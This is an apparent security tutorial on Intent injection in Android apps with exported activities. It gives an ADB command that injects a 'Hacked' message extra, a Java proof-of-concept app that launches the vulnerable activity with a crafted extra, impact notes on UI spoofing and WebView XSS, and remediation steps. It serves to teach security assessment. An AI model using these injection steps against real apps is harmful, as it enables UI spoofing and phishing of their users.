Android applications often rely on Intents for communication between components. While this mechanism is powerful, improper handling of Intent data can introduce serious security vulnerabilities.
In this article, we'll walk through how an exported activity that accepts unsanitized Intent extras can be exploited using ADB.Introduction
Android applications rely heavily on Intents for communication between components such as Activities, Services, and Broadcast Receivers. While this mechanism enables modular and flexible design, improper handling of Intent data can introduce serious security flaws. One common but often overlooked issue arises when exported activities accept untrusted external input and process it without validation. This article explains how an exported MainActivity that retrieves and displays unsanitized Intent extras can be exploited using ADB.
Understanding the Vulnerability
The vulnerability exists because the application's MainActivity is configured as exported, allowing it to be launched by external applications or through ADB. The activity loads the URL https://www.domain.com/bank and retrieves a String value from the incoming Intent extras. It checks whether the extra key corresponds to message, id, or action, and if the key is message, the value is directly displayed in a popup dialog. The critical issue is that the input received from the Intent is not validated or sanitized before being rendered in the user interface.
Since exported activities can be triggered by untrusted sources, this creates an Intent Injection vulnerability. An attacker can supply arbitrary input and manipulate the application's behavior, leading to UI abuse or potentially more serious consequences depending on how the data is processed.
Identifying the Vulnerability Using Static Analysis
The vulnerability can be identified through static analysis using JADX. The assessment process involves loading the APK into JADX and searching for sensitive keywords such as getIntent(), getExtras(), or getString(). Once identified, the data flow must be traced to determine how external input is used within the application.
After locating the relevant code, the AndroidManifest.xml file should be reviewed to verify whether the activity is marked with android:exported="true" and whether any permission protection is applied. If the activity is exported and no permissions are enforced, it becomes externally reachable. The next step is to confirm whether the retrieved Intent data is rendered directly into the UI without validation. If so, the injection point is confirmed.
Exploitation via ADB
Exploitation can be performed using Android Debug Bridge (ADB). After connecting the device using the adb connect command, the exported activity can be triggered using:
adb shell am start -n package_name/.MainActivity -e message "Hacked"The am start command invokes the Activity Manager to start a specific component. The -n flag specifies the target package and activity, while the -e flag adds a String extra to the Intent. In this case:
messageis the key"Hacked"is the injected value
Because the activity reads the value using extras.getString("message") and directly displays it, the injected content appears in the popup. This confirms successful exploitation.
Impact Analysis
The impact of this vulnerability depends on how the injected data is rendered within the application.
If the value is displayed in a standard AlertDialog or TextView, the attacker can:
- Trigger popup spam
- Perform UI spoofing
- Display phishing messages
- Cause denial of service through repeated activity launches
If the injected value is rendered inside a WebView without proper encoding or escaping, the impact becomes significantly more severe. In such cases, the attacker may be able to perform JavaScript injection or Cross-Site Scripting (XSS), potentially leading to credential theft or session hijacking.
The severity therefore depends on the rendering context and any additional logic tied to the Intent data.
Root Cause
The vulnerability arises from improper trust boundary handling. The main contributing factors include:
- The activity is exported.
- No permission restriction is applied.
- External Intent input is trusted.
- No validation or sanitization is performed before rendering.
By trusting unverified external input, the application exposes itself to manipulation by malicious sources.
Developing Proof Concept Application for Android Vulnerability
If you find any Vulnerability in the Mobile Application the Stakeholder expect and exploit (or) POC Application to demonstration the Vulnerability and it's severity so , I developed an Poc Application in Android Studio using java , This code is written specific to send the data to the " extra " in the intent .

This is the code for MainActivityclass.java
import androidx.appcompat.app.AppCompatActivity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Button launchButton = findViewById(R.id.button);
        launchButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Bundle o=new Bundle();
                o.putString("message"," --- the message to be displayed -- ");  -
                Intent ex = new Intent(Intent.ACTION_SEND);
                ex.setClassName("---package name ---","---Activity name ---"); → [ defining the package and
activity name  ]
ex.putExtras(o);  → [ Sending data to the extra ]
startActivity(ex);  → [ starting the  Activity ]
}
});
}}
Code for Activity_main.xml
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
    tools:context=".MainActivity">

    <TextView
        android:id="@+id/textView"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text=" click the button to view pop message "
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintHorizontal_bias="0.0"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.486" />

    <Button
        android:id="@+id/button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="click to view "
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintHorizontal_bias="0.497"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.585" />
</androidx.constraintlayout.widget.ConstraintLayout>

By this code you can create a android application to trigger that vulnerable activity and this activity can be triggered remotely by send instruction from external server but it need a 3rd application between them to trigger
Remediation
To mitigate this vulnerability, several defensive measures can be implemented.
First, if external access is not required, the activity should be set to:
android:exported="false"Second, if the activity must remain exported, it should be protected using a custom permission to restrict access to trusted applications.
Third, the calling package should be validated to ensure only authorized sources can invoke the activity.
Finally, all external input should be validated and sanitized before being rendered. This includes enforcing strict length checks, validating expected values, and escaping HTML content if the data is displayed in a WebView.
Conclusion
Exported activities are not inherently insecure. However, when they accept untrusted external input and render it without validation, they create a direct injection vector. During Android security assessments, it is critical to review exported components, trace Intent data flows, test injection vectors using ADB, and analyze how user-controlled data is rendered. Intent Injection vulnerabilities may initially appear low risk, but when combined with WebView misuse or flawed logic, they can escalate into high-impact security issues.
Connect with me: